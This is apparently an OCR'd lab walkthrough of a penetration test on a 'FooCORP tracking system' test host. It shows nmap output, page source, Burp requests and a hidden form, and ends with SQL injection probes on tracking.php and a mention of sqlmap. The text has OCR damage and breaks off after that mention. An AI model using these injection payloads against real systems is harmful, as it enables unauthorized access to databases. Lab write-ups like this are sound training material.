
| Protocol: 10
| Version: 5.7.25-0ubuntu0.16.04.2
| Thread ID: 7
| Capabilities flags: 63487
| Some Capabilities: Support41Auth, Speaks41ProtocolOld, InteractiveClient, SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSigpipes, LongColumnFlag, SupportsTransactions, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, LongPassword, ODBCClient, IgnoreSpaceBeforeParenthesis, FoundRows, SupportsCompression, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
| Status: Autocommit
| Salt: \x0B}S\x18t\x16SvIOf\x08Zp)\x12T\x15'
|_ Auth Plugin Name: mysql_native_password
MAC Address: 00:50:56:A5:43:3A (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Inspection


There's a machine that runs a **DNS server**.
It is worth checking that machine since **DNS** may hold some interesting data about another Virtual host in the environment.

- **Visit the IP from the browser.**

  ⇒ There's a tracking system application present, and an alert box "**Loaded!**" pops out.



- **View-page source**





```
<!DOCTYPE HTML>
<!--
    Photon by HTML5 UP
    html5up.net | @ajlkn
    Free for personal and commercial use under the CCA 3.0 license (html5up.net/license)
-->
<html>
    <head>
        <title>Photon by HTML5 UP</title>
        <meta charset="utf-8" />
        <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
        <link rel="stylesheet" href="assets/css/main.css" />
        <noscript><link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
    </head>
    <body class="is-preload">

        <!-- Header -->
            <section id="header">
                <div class="inner">
                    <span class="icon major fa-cloud"></span>
                    <h1>FooCORP <strong>TRACKING SYSTEM</strong> test environment<br /></h1>
                    <p>This is a restricted area.<br />
                    </p>

                </div>
            </section>

        <!-- Footer -->
            <section id="footer">
                <ul class="copyright">
                    <li>&copy; FOOCORP</li><li>Design: <a href="http://html5up.net">HTML5 UP</a></li>
                </ul>
            </section>

        <!-- Scripts -->
            <script src="assets/js/jquery.min.js"></script>
            <script src="assets/js/jquery.scrolly.min.js"></script>
            <script src="assets/js/browser.min.js"></script>
            <script src="assets/js/breakpoints.min.js"></script>
            <script src="assets/js/util.js"></script>
            <script src="assets/js/main.js"></script>
            <script src="assets/js/footracking.js"></script>

    </body>
</html>

```


→ When inspecting the page's source code there's one custom script that is worth investigating.

→ It seems that the alert box came from this script. In addition, we notice a resource pointing to **localhost**.

Let's check if this path is valid on the server side.




- **Check the path**



⇒ It seems that this page is not interesting after all.
But, if there's a **tracking2.php** file, maybe **tracking.php** also exists?

- **Check the path** (second time)



- **Read the page-source carefully**

There is a form that is not working since the button is "broken".
However, reading the source we can easily reconstruct the parameter and issue a valid request, as follows.

<input type=text name=id value="1">

→ Let's try to input '1' then send into the webpage

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

Site map | Scope | Issue definitions

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

http://172.16.64.92

Host	Method	URL	Params	Status	Length	MIME type	Title
http://172.16.64.92	GET	/assets/js/footracking.js		200	690	script	
http://172.16.64.92	GET	/assets/js/main.js		200	1004	script	
http://172.16.64.92	GET	/assets/js/jquery.min.js		200	87220	script	
http://172.16.64.92	GET	/assets/css/images/overl...		200	1408	XML	
http://172.16.64.92	GET	/assets/css/images/overl...		200	1408	XML	
http://172.16.64.92	GET	/72ab311dcbfaa40ca073...		200	1633	HTML	Photon by HTML5 UP
http://172.16.64.92	GET	/72ab311dcbfaa40ca073...		200	1768	HTML	Photon by HTML5 UP
http://172.16.64.92	GET	/72ab311dcbfaa40ca073...		200	1120	script	
http://172.16.64.92	GET	/72ab311dcbfaa40ca073...		200	2141	script	
http://172.16.64.92	GET	/72ab311dcbfaa40ca073...		200	1004	script	
http://172.16.64.92	GET	/72ab311dcbfaa40ca073...		200	12725	script	
http://172.16.64.92	GET	/72ab311dcbfaa40ca073...		200	2729	script	

Request

Pretty | Raw | \n | Actions


```
1 GET /72ab311dcbfaa40ca0739f5daf505494/tracking.php HTTP/1.1
2 Host: 172.16.64.92
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
```

Search...

Response

Pretty | Raw | Render | \n | Actions


```
19    <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
20    <link rel="stylesheet" href="assets/css/main.css" />
21    <noscript><link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
22  </head>
23  <body class="is-preload">
24    <!-- Header -->
25      <section id="header">
26        <div class="inner">
27          <span class="icon major fa-cloud"></span>
28          <h1>FooCORP <strong>TRACKING SYSTEM</strong> test environment<br /></h1>
29          <p>This is a restricted area.<br />
30          </p>
31          <br /><p>
32          <form method=GET>
33          Choose record to view: <br />
34          <input type=text name=id value="1">
35          </form>
36          <input type=button value="Send">
37          </p><br />
38 <br />
39 </div>
```



Check for SQLi


- tracking.php?id=' or substr(user(), 1, 1= 's

⇒ nothing is found



- tracking.php?id=2' or '3'='3

Seem like SQLi is exists here



sqlmap

